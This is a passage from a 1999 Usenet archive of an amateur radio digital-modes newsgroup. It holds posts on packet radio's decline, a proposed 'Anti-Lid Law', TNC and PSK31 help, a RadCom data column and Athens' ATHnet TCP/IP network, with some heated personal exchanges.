Of course, if I ever saw any evidence that a lack of new applications really was a sticking point, I might feel differently.

Right now, it's just a rather lame excuse for sitting on your hands, and when you parrot this mantra you not only discourage yourself, but others as well.

My feeling is that the need for new applications was so desperate, somebody would have a clue as to what purpose these new applications might serve.

The fact that everyone universally draws a blank as to what function these new applications might serve does not indicate a desperate need for them.

We've got new applications out the wazoo, especially for tcpip... Many more than are currently being used. Nobody is using them, again indicating that the need is somewhat less than desperate.

I don't have anything against new applications. I do have something against excusing a lack of progress and discouraging those who would with a comforting lie. - And the "applications mantra" is just that.

Don't agree? Trot out your facts. Not opinions. Not more "mantras"...

Facts, please.

--

Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4269. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-29 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7ssgil$2oqo@enews4.newsguy.com>
Source record: 16277

Peter O. Brackett <ab4bc@ix.netcom.com> wrote in message >
>
>
> I believe now that our HF allocations are safe, but that save was really a
> slam dunk" since no one else really wanted them. And so . . . I believe
> that our "sacred" HF bands will be like our National Parks, simply
preserves
> for the use of nostalgic older communications modes. the ARRL needs to
work
> on the UHF, uWave and broadband applications.
>
> HF will be like sailboating today, a fun hobby, and an interesting
activity
> ffor a few diehards, but not really technically relevant.

The single most ignorant declaration I have seen expressed on this
newsgroup.

And that's saying quite a lot.

--

Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4270. Re: I need help with a KPC-3

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-29 00:00:00 UTC
From: james <j@mes.preece.co.uk>
Message-ID: <7stda4$7di$1@news2.news.technocom.net>
Source record: 16278
Cross-posted to: alt.ham-radio.packet,alt.radio.amateur.club.taparc,rec.radio.amateur.antenna,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.space

I have a kpc and all the manuals, please can you e-mail me you address Ill
do a photocopy of the whole lot and mail it to you.

erm also what computer are you going to use I have plenty of freeware
software which will help you out.

All I ask in return is your qsl card !!

Bargin !!

Please e-mail j@mes.preece.co.uk

my call sign is 2e1avx, name james age 23.

I run the club aclled Taparc, teenage packet amateur radio club.

Best regards

2e1avx (73
MD Miller wrote in message ...
>I inherited a Kantronics KPC 3 from my father in law, and I cant find
>anything that goes with it.
>
>I need to get
>1. Copy of a manual and instructions
>2. I need to know where to get the software for it
>3. What type of AC adapter goes on this unit
>4. How to wire up the cabling to a PC
>Any and all help would be greatly appreciated
>Thanks
>
>

4271. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-29 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <7stfo3$rss@dfw-ixnews3.ix.netcom.com>
Source record: 16279

Charles:

Are you saying that sailors are ignorant?

The America's Cup participants use the latest aeronautical technology on
their keel designs.

Peter AB4BC

Charles Brabham <n5pvl@texoma.net> wrote in message
news:7ssgil$2oqo@enews4.newsguy.com...
>
> Peter O. Brackett <ab4bc@ix.netcom.com> wrote in message >
> >
> >
> > I believe now that our HF allocations are safe, but that save was really
a
> > slam dunk" since no one else really wanted them. And so . . . I
believe
> > that our "sacred" HF bands will be like our National Parks, simply
> preserves
> > for the use of nostalgic older communications modes. the ARRL needs to
> work
> > on the UHF, uWave and broadband applications.
> >
> > HF will be like sailboating today, a fun hobby, and an interesting
> activity
> > ffor a few diehards, but not really technically relevant.
>
> The single most ignorant declaration I have seen expressed on this
> newsgroup.
>
> And that's saying quite a lot.
>
> --
>
> Charles Brabham, N5PVL
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl
>
>
>

4272. Re: PSK31 and the interface

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-29 00:00:00 UTC
From: Piero <picaruso@dontwriteme.com>
Message-ID: <7sthbf$qm9$1@fe2.cs.interbusiness.it>
Source record: 16280

We could say that the divider (100/1) is mandatory.
Better to use a potentiometer
to set the exact ratio, according with the rig.
Furthermore, if you don't want to switch the rig by
hand, as I do at the moment,
a connection from serial port or the sound card (with
an external vox) is required.
Unless your are lucky and the vox on the rig can
correctly switch on and off.
73 de IK2VTJ, Piero.
http://ik2vtj.freeweb.org
http://www.qsl.net/ik2vtj

Join PSK! And possibly siwtch off PACTOR!

4273. Re: "Data" Column in RadCom

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-29 00:00:00 UTC
From: dynastic@0spam.cwcomnet
Message-ID: <37f23c7b.5021731@news.cwcom.net>
Source record: 16281
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

On Tue, 28 Sep 1999 19:39:56 +0100, Ian Wade <ian@dowrmain.demon.co.uk> wrote:

>Yes, it's true! In this month's RSGB RadCom there's an announcement
>saying that yours truly is taking over the "Data" column again, starting
>in December.
>
>I need input, lots of it. Please email me (g3nrw@arrl.net) if you have
>any points for discussion, any news of groups/individuals/products etc
>in the world of amateur radio data comms. Pictures (GIF/JPG) also very
>welcome.

Perhaps now what you're looking for but could you chase
up details of the new DSP firmware for the PK232? Where
to get it, how much, etc.

Do a couple of column-inches on the upgrade?

Good luck with the column.

--
- 73 de Jim, g(m)4rga | Work is the curse of the drinking
amadeus%netcomuk.co.uk | classes.
dynastic%cwcom.net |
g4rga@gb7tjf.#45.gbr.eu | - Oscar Wilde 1854 - 1900
PGP Key: pgpkeys.mit.edu:11371 |
Rallies Info: www.netcomuk.co.uk/~amadeus

4274. DxNet from F5MZN on the WEB

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-29 00:00:00 UTC
From: Radio Club F6KBF / MAISONS-LAFFITTE <f6kbf@multimania.com>
Message-ID: <vbtl3.23$sO1.184458@nnrp1.proxad.net>
Source record: 16282

DxNet, the packet cluster software from F5MZN is now available from
http://www.dxnet.free.fr

4275. RFD: comp.dcom.tech

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-29 00:00:00 UTC
From: "Tony Kirke tony_kirke"@ieee.org
Message-ID: <938630487.26197@isc.org>
Source record: 16283
Cross-posted to: news.announce.newgroups,news.groups,comp.dsp,comp.dcom.xdsl,comp.dcom.modems,comp.dcom.modems.cable,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

REQUEST FOR DISCUSSION (RFD)
unmoderated group comp.dcom.tech

This is a formal Request For Discussion (RFD) for the creation of the comp.dcom.tech newsgroup. This is not a Call for Votes (CFV); you cannot vote at this time. Procedural details are below.

Newsgroups line:
comp.dcom.tech The theory and practice of data communications.

RATIONALE: comp.dcom.tech

With the widespread deployment of commercial communications equipment in both the business and consumer markets in the last few years there is growing interest in all aspect of communications theory. The amount of professionals working in the communications industry is growing rapidly with the growing use of broadband internet, ethernet and wireless devices.

While there are often discussions on communications theory and implementation on Usenet newsgroups, they tend to be scattered in different newsgroups (such as some of the groups in the following hierarchies alt.ham-radio.*, alt.radio.*, rec.radio.*, comp.dcom.* and in the group comp.dsp). They are often "buried" in the high volume newsgroups such as comp.dcom.cable.modems or comp.dcom.modems, where the vast majority of messages are unrelated to this topic (since the messages are often related to very specific hardware and not general in nature), thus making it difficult to participate in discussion on the topic without being overwhelmed by the volume of newsgroups and postings in such newsgroups.

This group will be for a more general and higher level of discussion on digital communications than most of the other subgroups of comp.dcom.* which are usually specific to certain types of media, protocol, equipment, etc. This group would be more similar to comp.compression or comp.dsp.

A recent search (12 April 1999) at <www.altavista.com> for the keywords FSK PSK MSK QAM QPSK GMSK OFDM BPSK (well known acronyms in Digital Communications) turned up 103788 web pages, while the phrases "digital communications" was found in 25098 pages, and CDMA was found in 124090 pages. A <http://www.dejanews.com> search covering Oct 1, 1998 through Apr 1, 1999 on "digital communications" found 89000 entries.

The IEEE Society has a number of publications for the communications professional such as:

IEEE Transactions on Communications
Journal of Selected Areas in Communications (recently expanded to include 3 issues on wireless communications)
IEEE Transactions on Vehicular Technology
IEEE Communications Letters and the Communications Magazine.

There is also several technical committees with associated mailing lists.

However, again there is not a good forum (that I am aware of) for discussing many issues (see below) that will fit nicely into this discussion group

In order to bring about a place where experts and novices can more easily find answers to digital and analog communications problems, a newsgroup that focuses specifically on the topic is proposed.

CHARTER: comp.dcom.tech

The comp.dcom.tech newsgroup is for those wishing to discuss topics in digital communications theory and practice (analog communication discussions are also welcome)

Topics may include, but are not limited to:

Design of communications circuits and devices
Algorithms used in communications devices
Performance Issues
Implementation Issues in VLSI, FPGAs, DSPs and software
Complexity and cost trade-offs
Channel equalization and estimation
Simulation of communications systems
Physical layer of IEEE, ETSI standards
Wireless & wireline communications

While small C or Matlab or example programs will be allowed, the posting of binaries is prohibited.

Announcements of new products or services specifically related to digital and analog communications will be allowed.

Announcements of conferences in the field of digital and analog communications will be allowed.

comp.dcom.tech will not be moderated.

END CHARTER.

PROCEDURE:

This is a request for discussion, not a call for votes. In this phase of the process, any potential problems with the proposed newsgroups should be raised and resolved. The discussion period will continue for

a minimum of 21 days (starting from when the first RFD for this
proposal is posted to news.announce.newgroups), after which a Call
For Votes (CFV) will be posted by a neutral vote taker. Please do not
attempt to vote until this happens.

All discussion of this proposal should be posted to news.groups.

This RFD attempts to comply fully with the Usenet newsgroup creation
guidelines outlined in "How to Create a New Usenet Newsgroup" and "How
to Format and Submit a New Group Proposal". Please refer to these
documents (available in news.announce.newgroups) if you have
any questions about the process.

DISTRIBUTION:

This RFD has been posted to the following newsgroups:

news.announce.newgroups, news.groups,
comp.dsp, comp.std.wireless,
comp.dcom.xdsl, comp.dcom.modems,
comp.dcom.modems.cable,
rec.radio.amateur.digital.misc,
rec.radio.amatuer.equipment,

Proponent: Tony Kirke <tony_kirke@ieee.org>

4276. Re: "Data" Column in RadCom

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-29 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <DNesTUA1mm83Ewkj@dowrmain.demon.co.uk>
Source record: 16284
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

In article <37f23c7b.5021731@news.cwcom.net>, Jim Dunnett
<dynastic@0spam.cwcomnet> writes

>
>Perhaps now what you're looking for but could you chase
>up details of the new DSP firmware for the PK232? Where
>to get it, how much, etc.
>
>Do a couple of column-inches on the upgrade?

I'll take a look.

>
>Good luck with the column.
>

Many thanks Jim.

73
Ian, G3NRW
--
+---+
| G3NRW on APRS: [IO91SX] 144.800 MHz |
| QTH: Harlington, Beds, UK (~55 km/35 miles NNW of London) |
| email: g3nrw@arrl.net |
| |
| INTRODUCTION TO APRS: http://www.netro.co.uk/whitepaper.htm |
+---+

4277. "Data" Column in RadCom

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-29 00:00:00 UTC
From: sv1uy@nest.sv1uy.ampr.ORG
Message-ID: <1852.sv1uy@nest.sv1uy.ampr.org>
Source record: 16285

>Date: Tue, 28 Sep 1999 19:39:56 +0100
>From: Ian Wade <ian@dowrmain.demon.co.uk>

>Yes, it's true! In this month's RSGB RadCom there's an announcement
>saying that yours truly is taking over the "Data" column again, starting
>in December.
>
>I need input, lots of it. Please email me (g3nrw@arrl.net) if you have
>any points for discussion, any news of groups/individuals/products etc
>in the world of amateur radio data comms. Pictures (GIF/JPG) also very
>welcome.
>
>Copy date for the December issue is a week tomorrow (Weds 6 October).
>
>73
>Ian, G3NRW

Hello Ian,

Congratulations on taking this column.
Perhaps you would like to include in your column information about our
TCP/IP Amateur Radio Network that we have here in Athens. It is called
ATHnet and TCP/IP over radio is thriving over here.
So here are a few words about it Ian:

--------cut here------------

ATHnet

The Greater Athens Radio Amateur TCP/IP Metropolitan Area Network

ATHnet is an informal group of Athenian Radio Amateurs who love
internetworking via radio. It does not belong to any Club, nor is
it funded by any authority. It is funded by the owners of the
nodes that offer the various services and it is based on these
people's voluntary work. The reason for ATHnet's existence is to
CONNECT the Greek origin, the Greek speaking and the friendly
towards Greece Radio Amateurs who live outside Greece, with the
Amateur Packet Network in Greece, in order to promote the
friendship between Radio Amateurs and to show the Greek
Civilization and Hospitality to the World, using TCP/IP mainly.
It also allows the Greek Radio Amateurs living in and around
Athens to LINK with other TCP/IP Radio Amateur Communities in
Greece (MACnet in Thessaloniki, RDSnet in the island of Rodos,
HERAnet in Heraklion-Crete, PATnet in Patra, ZANTEnet in the
island of Zante, and very soon LSVnet in the island of Lesvos,

LAMnet in Lamia, IOAnet in Ioannina etc.) and with the rest of the world, using REAL TIME applications as well as e-mail and PBBS mail. Users who live in ATHENS can access ATHnet on our USER ACCESS FREQUENCIES. Below you can find a list of our MAIN HOSTS which operate 24 hours a day and can be found in the following frequencies:

- 144.600 Khz (sv1aaw.ampr.org - SV1AAW-8),
- 144.625 Khz (sv1uy.ampr.org - SV1UY),
- 144.650 Khz (sv1cec.ampr.org - SV1CEC),
- 144.650 Khz (sv1vv.ampr.org - SV1VV),
- 144.675 Khz (athnet.ampr.org - SV1AAW-1)

These can be accessed using TCP/IP or plain AX25 1200 bps PACKET. All the above HOSTS (except SV1VV) are linked to each other on 430.650 Khz using 9600 bps. This is not a USER ACCESS but a BACKBONE FREQUENCY.

Please remember that if you are connected to one of these MAIN HOSTS and you want to connect to another one, you do not need to change FREQUENCY. These HOSTS allow any user to CROSS-CONNECT to any other AMPRnet HOST in Greece or World Wide. Athnet.ampr.org (our AMPRnet GATEWAY in Athens) is participating in a Worldwide Radio Amateur experimental project where AMRnet GATEWAYS are part of a global Amateur Radio Network that uses Internet and Radio Waves to connect Radio Amateurs of all countries. Only Licensed Radio Amateurs are allowed to use this network and the AMPRnet GATEWAYS around the world are acting as Firewalls in order to make sure that nobody else gets in. Internet is used as a fastlink between the AMPRnet GATEWAYS and the Radio Amateurs can use their computers with simple VHF radios and MODEMS to connect ONLY to other licensed Radio Amateurs around the globe at any time. This SERVER offers FREE WEB PAGES to our members, i.e. RADIO AMATEURS who feel friendly towards the Greek TCP/IP community (membership is FREE). If you want FREE WEB SPACE, e-mail sv1aaw@sv1aaw.ampr.org the owner of this server. Only pages with Radio Amateur Content are allowed. Please note that our WEB SERVER is the ONLY REAL RADIO AMATEUR WEB SERVER in GREECE unlike other SERVERS which are located outside GREECE, and their owners pretend they have their own SERVER in Greece, using alias hostnames and other tricks. If you would like to visit it please use the URL http://www.athnet.ampr.org
Apart from the WEB SERVER, athnet.ampr.org and the rest of the other MAIN NODES of ATHnet offer AMPRnet e-mail, PBBS MAIL, MAILING LISTS of Radio Amateur content, WORLD PACKET Radio Connectivity (AX25 and NETROM), WORLD AMPRnet Connectivity, WORLD DX-CLUSTER, WORLD CONVERS SERVER and much more. Athnet.ampr.org is the GATEWAY for the ATHENIAN AMPRnet Metropolitan Area Network. All these SERVICES in all our NODES are FREE FOR LICENSED RADIO AMATEURS, PROVIDED THAT THEY ARE USED FOR RADIO AMATEUR PURPOSES ONLY!!!

NEW Projects

9600 user access

SV1UY and SV1AAW are about ready to offer another USER ACCESS FREQUENCY on 438.025 Khz with 9600 bps very soon (hopefully after the end of the summer holidays), so if you are 9600 ready please do not use 430.650 Khz yet, because it is strictly a BACKBONE FREQUENCY. We are at the moment in a testing period of this new 9600 bps subnet.

2400 user access

SV1AAW is about to offer another VHF port so that users with 2400bps modems can have another gate to AMPRnet. Please stay tuned.

HF Pactor<===>AX25/TCPIP GATEWAY

SV1UY is in the process of setting up a PACTOR<===>AX25/TCPIP GATEWAY which will operate mainly on 20 and 40 metres, but 80 will be tried as well. This GATEWAY will enable an HF PACTOR user to cross connect to our local or the international TCPIP amateur packet radio network (AMPRNET). This GATEWAY will be useful to these amateurs who travel in the land or in the sea or to the ones on holiday and generally to radio amateurs that have no access to our VHF/UHF PACKET network or to AMPRnet. Of course they will need an HF MOBILE or HF PORTABLE PACTOR installation.
He has recently got a PTC-II from SCS and he intends to use it as an HF PACTOR<===>AX25 PACKET GATEWAY. It should be ready by the end of October 1999 and it will operate on 7030/14063/14073 KHZ and later on 80 meters.
At the CLIENT side, for accessing this GATEWAY, you will need a sort of PORTABLE or MOBILE HF radio, a MULTIMODE controller that supports PACTOR, a small computer ranging from PALMTOP to NOTEBOOK and of course some kind of portable or mobile antenna for HF. Remember, a half wavelength wire and a small L type antenna tuner enables you to tune on HF without any radials and you will have no RF burning your fingers when you touch the radio. This is a very good and simple portable antenna. One can even use a 9 metre fishing pole as a support, 20 metres of wire and make a helical antenna by winding the 20 metre wire around the fishing pole, as a very big coil. This can tune between 40-10 metres without radials and on 80 metres with 1 or 2 radials. If you use a 9-10 metre piece of wire then you can operate between 20-10 metres without any radials and with 1-2 radials on 40 metres. Don't forget the ATU of course.

You can access ATHnet's FREE SERVICES by following the links:

ATHnet's WEB SERVER (http://www.athnet.ampr.org)

ATHnet's GATEWAY (telnet://athnet.ppc.gr) Please use NETterm as
a TELNET CLIENT.
*** Type "CONV" to join our CONVERS. When you are in the CONVERS
SERVER (you may have to ENABLE LOCAL ECHO in your TELNET CLIENT),
go to channel 154 to have a QSO with SV Radio Amateurs. Please
use your CALLSIGN to logon. You will probably find me there from
Monday - Friday after 19.00 GMT (Summertime) or after 20.00 GMT
(Wintertime) and anytime during the weekend.
*** Type "DXC" to join our DX-CLUSTER. You may need to DISABLE
LOCAL ECHO in your TELNET.

If you have problems using this SERVER please e-mail
sv1aaw@sv1aaw.ampr.org the owner of the DX-CLUSTER.
--------cut here-----------------

73 Demetre SV1UY

Demetre Ch. Valaris - SV1UY,
IP Coordinator for AMPRnet in Greece.
e-mail: sv1uy@sv1uy.ampr.org
PBBS MAIL: SV1UY@SV1AAW.ATH.GRC.EURO

Visit Athnet's WEB SERVER at http://www.athnet.ampr.org
or my homepage at http://www.athnet.ampr.org/~sv1uy
or my MIRROR page at http://users.forthnet.gr/ath/sv1uy
Need a PLUG & PLAY JNOSKIT? Try my homepage!

4278. Re: Anti Lid Law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-29 00:00:00 UTC
From: "D. Stussy" <kd6lvw@bde-arc.ampr.org>
Message-ID: <Pine.LNX.4.10.9909292020370.335-100000@dns.bde-arc.ampr.org>
Source record: 16286

On 28 Sep 1999, pmarkham wrote:
> I would oppose federal regulation of routing because I am aware of no reason
> that would justify government regulation of a facet of this hobby, regardless
> of what has been done in other countries. The rf network should live or die by
> its own merits, or lack thereof.

I agree with the above statement. Also, the other problem I see is that there may be areas isolated by geography where no one in that area has an HF link. I have no doubt that via the proposal, you are encouraging that such an area should do something [wireless] about that, but there's the problem:
- Most of amateur radio is anarchist in nature. Only rarely, does one find groups of amateur operators who come together for a common goal, and sporadically at that. What this comes down to is: Who will flip the bill and/or maintain the equipment? I bet no one will step forward or there will be a conflict over how it's run, etc.
- Allowing other means allows that area to remain connected during equipment problems, failures, etc., without loss of traffic.

It's easier to just let the network die than to fix it, especially when higher speed "alternatives" exist individually. That wasn't the case when the network started - it was just as fast, and cheaper than the alternatives.

Although others in my area do have a problem with any amateur radio traffic going via other means than wireless, I do not, AS LONG AS THERE REMAINS sufficient digital links to move the traffic when there's a complete failure of all other means. Also, some traffic may be inappropriate (not in content, but size and/or volume) for slow-speed links (e.g. "rec.radio.amateur" newsgroups, call-server lookups where multiple [say 50+] records are returned, e-mails with graphics/binaries), and such traffic is likely to be limited and/or stopped, certainly during emergencies, if not blocked all together.

4279. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-29 00:00:00 UTC
From: Mike Hughes <mchughes@NOSPAM.netnitco.net>
Message-ID: <7su0grjde1@hyperion.nitco.com>
Source record: 16287

Charles Brabham wrote in message <7ssgij$2oqo@enews4.newsguy.com>...
>
>Peter O. Brackett <ab4bc@ix.netcom.com> wrote in message
>news:7sr737$9uv@dfw-ixnews9.ix.netcom.com...
>>
>>
>>
>> What? We desparately need to find new applications, but . . .Charlie
>wants
>> us to stop the application mantra.
>
>Oh, just as long as you quit using it as a lame excuse for doing anything, I
>suppose it's allright to chant it to yourself, if you feel you must.
>
>Of course, if I ever saw any evidence that a lack of new applications really
>was a sticking point, I might feel differently.
>
>Right now, it's just a rather lame excuse for sitting on your hands, and
>when you parrot this mantra you not only discourage yourself, but others as
>well.
>
>My feeling is that the need for new applications was so desperate, somebody
>would have a clue as to what purpose these new applications might serve.

I agree 100%. For at least 2 years now, I've seen a number of people in
this ng say that we "need new applications" to revitalize packet radio. But
I've yet to see any of those people actually NAME any applications that might
be interesting.

IMHO, if they really feel that strongly about it, they should quit wasting their time
whining about it, and instead look into what THEY can do to make packet more
interesting in their local area. If they did that, then they could get out here and
brag about their wonderful new application and how it's so much better than plain
old BBSes, and they can tell us all about how activity on their new high-speed LAN
is growing, rather than dying out. We might even end up modelling other LANs
after theirs.

What's ironic (and sad) about the whole thing is that these folks chant their
applications mantra, yet the packet network isn't being obsoleted by some
great new high-bandwidth application that it can't handle.... it's being
abandoned for the one application that it handled quite well on its own....
plain ol' BBS message forwarding. How dumb.

73, Mike - KG9HF

4280. Re: "Data" Column in RadCom

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-29 00:00:00 UTC
From: jdouglas@minn.net
Message-ID: <7su41h$js1$1@news.minn.net>
Source record: 16288
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

In article <DNesTUA1mm83Ewkj@dowrmain.demon.co.uk>, Ian Wade <ianwade@netro.co.uk> wrote:
>In article <37f23c7b.5021731@news.cwcom.net>, Jim Dunnett
><dynastic@0spam.cwcomnet> writes
>
>>
>>Perhaps now what you're looking for but could you chase
>>up details of the new DSP firmware for the PK232? Where
>>to get it, how much, etc.
>>
>>Do a couple of column-inches on the upgrade?
>
>I'll take a look.
>
>>
>>Good luck with the column.
>>
>
>Many thanks Jim.
>
>73
>Ian, G3NRW

Hello Ian,

I'll send a package of information on the DSP upgrades to you. Is your CB address OK?

In the meantime have a look at http://www.timewave.com

vy 73 es all the best from the colonies.

John Douglas
N0ISL
Sales Manager
Timewave Technology

4281. Re: "Data" Column in RadCom

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-29 00:00:00 UTC
From: "George T. Baker" <w5yr@swbell.net>
Message-ID: <37F29830.6B98C18@swbell.net>
Source record: 16289

Demetre, your networking environment in Greece sounds first class - a sensible and well-engineered blend of transmission media and protocols that serves many needs efficiently and well. You are to be congratulated on your accomplishments. I am impressed with the apparent ease with which you have integrated several services and capabilities into a single "super net." It retains the amateur radio emphasis throughout but sensibly utilizes other services where they can do the job either better or in some cases at all.

Your article reminded me that I spent several months in Athens in the summer of 1952 as a Tech Rep for the RCA Service Company attached to the USAF group there. My office was in the Tameion (sp?) Building in downtown Athens. I had a great view of the Acropolis out the office window.

I occasionally operated the USAF ham station on the top floor of the Tameion
Building where we had a 20 meter wire dipole on the roof.

Amateur radio evidently has come a long way in Athens since those days!

Again, my congratulations to you all.

72/73, George AMA 98452 R/C since 1964
Amateur Radio W5YR, in the 54th year and it just keeps getting better!
AutoPOWER Systems, Fairview, TX (30 mi NE Dallas) Collin County
QRP-L QRP-ARCI FISTS NORCAL ZOMBIE ARS 10-X 33.2 N 96.6 W EM13RE

"Demetre Ch. Valaris" wrote:

> Congratulations on taking this column.
> Perhaps you would like to include in your column information about our
> TCP/IP Amateur Radio Network that we have here in Athens. It is called
> ATHnet and TCP/IP over radio is thriving over here.

4282. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-29 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <7subqd$i9v@dfw-ixnews3.ix.netcom.com>
Source record: 16290

Mike:

But Mike, prior to the advent of packet and BBS message forwarding, all amateur message forwarding was done quite well by the NTS CW traffic nets.

Why did we allow amateurs to switch over to packet BBS forwarding and starve those NTS CW traffic nets by allowing the packet traffic to bypass the CW nets?

According to Charles theory, at that time, we should have got the FCC to ban message forwarding by BBS systems. According to Charles, the government should have insisted that amateur messages be forwarded by CW traffic nets the way God intended for messages to be forwarded!

Right?

Peter AB4BC

Mike Hughes <mchughes@NOSPAM.netnitco.net> wrote in message news:7su0grjde1@hyperion.nitco.com...
> Charles Brabham wrote in message <7ssgij$2oqo@enews4.newsguy.com>...
> >
> >Peter O. Brackett <ab4bc@ix.netcom.com> wrote in message
> >news:7sr737$9uv@dfw-ixnews9.ix.netcom.com...
> >>
> >>
> >>
> >> What? We desparately need to find new applications, but . . .Charlie
> >wants
> >> us to stop the application mantra.
> >
> >Oh, just as long as you quit using it as a lame excuse for doing
anything, I
> >suppose it's allright to chant it to yourself, if you feel you must.
> >
> >Of course, if I ever saw any evidence that a lack of new applications
really
> >was a sticking point, I might feel differently.
> >
> >Right now, it's just a rather lame excuse for sitting on your hands, and
> >when you parrot this mantra you not only discourage yourself, but others
as
> >well.
> >
> >My feeling is that the need for new applications was so desperate,
somebody

> >would have a clue as to what purpose these new applications might serve.
>
>
> I agree 100%. For at least 2 years now, I've seen a number of people in
> this ng say that we "need new applications" to revitalize packet radio.
But
> I've yet to see any of those people actually NAME any applications that
might
> be interesting.
>
> IMHO, if they really feel that strongly about it, they should quit wasting
their time
> whining about it, and instead look into what THEY can do to make packet
more
> interesting in their local area. If they did that, then they could get
out here and
> brag about their wonderful new application and how it's so much better
than plain
> old BBSes, and they can tell us all about how activity on their new
high-speed LAN
> is growing, rather than dying out. We might even end up modelling other
LANs
> after theirs.
>
> What's ironic (and sad) about the whole thing is that these folks chant
their
> applications mantra, yet the packet network isn't being obsoleted by some
> great new high-bandwidth application that it can't handle.... it's being
> abandoned for the one application that it handled quite well on its
own....
> plain ol' BBS message forwarding. How dumb.
>
>
> 73, Mike - KG9HF
>
>
>
>

4283. Re: 56k UHF-100W / 19.2K VHF -50W

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-29 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7sup3l$a9r@enews4.newsguy.com>
Source record: 16291

Mike Wiley <nospam-wb5gmk@flash-nospam.net> wrote in message
news:37F2C62B.2B823409@flash.net...
> Wanted Ericcson to build a AMATEUR NODE SYSTEM;
> must have in one box.
> 1. 56k baud 100w UHF port, PC freq programmable single channel.
> 2. 19.2k 50w VHF port, PC freq programmable single channel.
> 3. serial port or network interface for use with PC NOT reqd for NODE.
> 4. Modular construction for ease of repair/adaptablility to site.
> 5. Price to amateur clubs less than $1000.00.
>
> Matching 5-50w adj. single channel 19.2kb VHF Radio with built-in TNC
> thats sells for no more than $180.00
>
> Ok would that get our networks back up?

It sounds like a great idea, Mike.

- But I do not believe that a lack of equipment is the big sticking point. The setup you described sounds excellent and should be pursued, but it will not get our networks back up, in itself. (OTOH, it sure can't hurt, either!)

Your best bet to see rapid progress is to lobby for the "Anti-Lid Law" that I recently proposed here on this ng in the post entitled "Anti-Lid Law". Check it out. Nobody who has a positive, caring attitude about Amateur Radio could possibly have any valid objection to it.

Basically if you want to see our network fly again, you will have to expose the US tcpip community. Shine a bit of light on their negativity and ignorance. Point out the way their negativity and ignorance is hurting Ham Radio, Hams, and Ham Radio manufacturers in the US.
These clowns are EXTREMELY predictable about this behavior. - It's all they appear to know how to do. Point it out to your fellow Hams. All US Hams should know where the "Radio is not good enough for Ham Radio" attitude in the US Packet community is coming from and how it is being perpetuated. Once the LandLine Lid behavior pattern is pointed out and understood, it's pretty hard to miss.

Talk to the FCC. Talk to the ARRL. Tell them you've had enough negativity and lame-o excuses and want to see some folks with positive, caring attitudes about Amateur Packet Radio get an even chance at running things for a change.

Greg Jones, president of TAPR has, on many occasions, expressed his disdain for the US Packet network, and in fact of ANY large-scale packet network. - Do you see any reason to tolerate or support any organization that admittedly is working in direct opposition to your goals as Ham? If not,

SPEAK UP about it!

As long as LandLine Lids are tolerated, and allowed to urinate all over Amateur Radio with their crappy attitudes, their negativity, their ignorance, their endless excuses, their baseless "mantras" (anti-ham propaganda) and their seeming determination to undermine and destroy the hobby at all costs, we are not likely to see any progress on the US packet net.
Manufacturers associated with Ham Radio will continue to see hard times, and the US will continue to be the laughingstock of the global Packet Radio community.

Want to see a change for the better? Support the US Packet Radio net, and show no tolerance for those who do not.

There IS one place in the US where the Packet net is growing and advancing again.-- The one place where US Hams decided to quit tolerating and listening to "LandLine Lids", rejected their way of thinking altogether, and simply started building and enjoying the Packet Net again.

Hank Oredson suggested that the best bet is to simply ignore the LandLine Lid types and start building the Packet Net despite their efforts. That's an excellent suggestion, and it is working just fine in the NE USA.

To see RAPID progress on a national scale, get behind me on the "Anti-Lid Law", and push.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4284. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-29 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7suqdq$b72@enews4.newsguy.com>
Source record: 16292

Peter O. Brackett <ab4bc@ix.netcom.com> wrote in message
news:7stfo3$rss@dfw-ixnews3.ix.netcom.com...
> Charles:
>
> Are you saying that sailors are ignorant?

No; Just your arguments.

Before you feel insulted, look up the word "ignorant". I used the word accurately, with full knowledge of it's meaning. It applies to your "reasoning" perfectly.

Once you have a firm grasp of the word's meaning, you can still feel insulted if you like, but remember that it was your own ignorant argument that insulted you, not the fact that I happened to point the situation out.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4285. Re: Anti Lid Law

Newsgroup: rec.radio.amateur.digital.misc
